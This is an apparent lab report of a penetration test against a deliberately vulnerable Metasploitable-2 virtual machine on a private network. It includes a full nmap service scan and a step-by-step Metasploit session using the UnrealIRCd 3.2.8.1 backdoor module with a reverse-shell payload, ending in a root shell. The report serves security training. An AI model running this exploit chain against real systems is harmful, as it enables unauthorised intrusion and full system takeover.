Advanced_Exploitation_Lab_Report


A security assessment was conducted on the target virtual machine to simulate a real-world multi-stage exploitation attack. The test identified a remote code execution vulnerability that allowed initial shell access. Further enumeration revealed privilege escalation paths, leading to full root compromise. The vulnerability is classified as Critical due to complete system takeover potential.

Lab Environment Setup:

- Kali Linux IP (attacker-IP): 192.168.81.140
- Metasploitable-2 IP (Target-IP): 192.168.81.141
- Network configuration (NAT / Host-only)

- **Reconnaissance**:

Nmap is used for reconnaissance to get the open ports, services & versions of the target.



```
└─$ nmap -sV -O -p- 192.168.81.141
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-12 12:26 -0500
Stats: 0:01:19 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 96.67% done; ETC: 12:28 (0:00:03 remaining)
Nmap scan report for 192.168.81.141
Host is up (0.00067s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login       OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
6697/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb         Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
35461/tcp open  status      1 (RPC #100024)
43407/tcp open  java-rmi    GNU Classpath grmiregistry
46072/tcp open  mountd      1-3 (RPC #100005)
52738/tcp open  nlockmgr    1-4 (RPC #100021)
MAC Address: 00:0C:29:44:97:3E (VMware)
Device type: general purpose
```

- **Exploit Chain Demonstration**:


1. Initial Access
2. Shell Access
3. Priviledge Escalation

After getting the information about the open ports, services & version choose a target port and follow the below steps:


In Kali linux terminal use the following commands:

1. Msfconsole - to open the metasploite-framework
2. search unreal_ircd - avalible vulnerabilties
3. use exploit/unix/irc/unreal_ircd_3281_backdoor
4. set RHOST 192.168.81.141 - target ip
5. set LHOST 192.168.81.140 - attacker ip
6. Exploit/run - to start the exploit
7. Whoami - to know the system user


Exploit used: exploit/unix/irc/unreal_ircd_3281_backdoor




```
└$ msfconsole

Metasploit tip: Bind your reverse shell to a tunnel with set
ReverseListenerBindAddress <tunnel_address> and set
ReverseListenerBindPort <tunnel_port> (e.g., ngrok)


  Metasploit Park, System Security Interface
  Version 4.0.5, Alpha E
  Ready...
  > access security
  access: PERMISSION DENIED.
  > access security grid
  access: PERMISSION DENIED.
  > access main security grid
  access: PERMISSION DENIED....and...
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!


       =[ metasploit v6.4.112-dev                          ]
+ -- --=[ 2,607 exploits - 1,325 auxiliary - 1,707 payloads     ]
+ -- --=[ 429 post - 49 encoders - 14 nops - 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project
```




```
msf > search unreal_ircd

Matching Modules
================

   #  Name                                       Disclosure Date  Rank       Check  Description
   -  ----                                       ---------------  ----       -----  -----------
   0  exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12       excellent  No     UnrealIRCD 3.2.8.1
 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/irc/unreal_ircd_
3281_backdoor

msf >
msf > use 0
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ].
                                       Supported proxies: socks4, socks5, socks5h, http, sapni
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using
                                       -metasploit/basics/using-metasploit.html
   RPORT    6667             yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```



```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.81.141
RHOSTS => 192.168.81.141
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads

Compatible Payloads
===================

   #   Name                                        Disclosure Date  Rank    Check  Description
   -   ----                                        ---------------  ----    -----  -----------
   0   payload/cmd/unix/adduser                    .                normal  No     Add user with userad
d
   1   payload/cmd/unix/bind_perl                  .                normal  No     Unix Command Shell,
Bind TCP (via Perl)
   2   payload/cmd/unix/bind_perl_ipv6             .                normal  No     Unix Command Shell,
Bind TCP (via perl) IPv6
   3   payload/cmd/unix/bind_ruby                  .                normal  No     Unix Command Shell,
Bind TCP (via Ruby)
   4   payload/cmd/unix/bind_ruby_ipv6             .                normal  No     Unix Command Shell,
Bind TCP (via Ruby) IPv6
   5   payload/cmd/unix/generic                    .                normal  No     Unix Command, Generi
c Command Execution
   6   payload/cmd/unix/reverse                    .                normal  No     Unix Command Shell,
Double Reverse TCP (telnet)
   7   payload/cmd/unix/reverse_bash_telnet_ssl    .                normal  No     Unix Command Shell,
Reverse TCP SSL (telnet)
   8   payload/cmd/unix/reverse_perl               .                normal  No     Unix Command Shell,
Reverse TCP (via Perl)
   9   payload/cmd/unix/reverse_perl_ssl           .                normal  No     Unix Command Shell,
Reverse TCP SSL (via perl)
   10  payload/cmd/unix/reverse_ruby               .                normal  No     Unix Command Shell,
Reverse TCP (via Ruby)
   11  payload/cmd/unix/reverse_ruby_ssl           .                normal  No     Unix Command Shell,
Reverse TCP SSL (via Ruby)
   12  payload/cmd/unix/reverse_ssl_double_telnet  .                normal  No     Unix Command Shell,
Double Reverse TCP SSL (telnet)

msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
```



```
PAYLOAD ⇒ cmd/unix/reverse
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.81.140
LHOST ⇒ 192.168.81.140
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] Started reverse TCP double handler on 192.168.81.140:4444
[*] 192.168.81.141:6667 - Connected to 192.168.81.141:6667 ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address inst
ead
[*] 192.168.81.141:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo 0THf61lHPUqCo9BL;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "0THf61lHPUqCo9BL\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.81.140:4444 → 192.168.81.141:55569) at 2026-02-12 12:34:19
 0500
```



```
ls
Donation
LICENSE
aliases
badwords.channel.conf
badwords.message.conf
badwords.quit.conf
curl-ca-bundle.crt
dccallow.conf
doc
help.conf
ircd.log
ircd.pid
ircd.tune
modules
networks
spamfilter.conf
tmp
unreal
unrealircd.conf
whoami
root
uname -a
id
sudo -l
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
uid=0(root) gid=0(root)
User root may run the following commands on this host:
    (ALL) ALL
```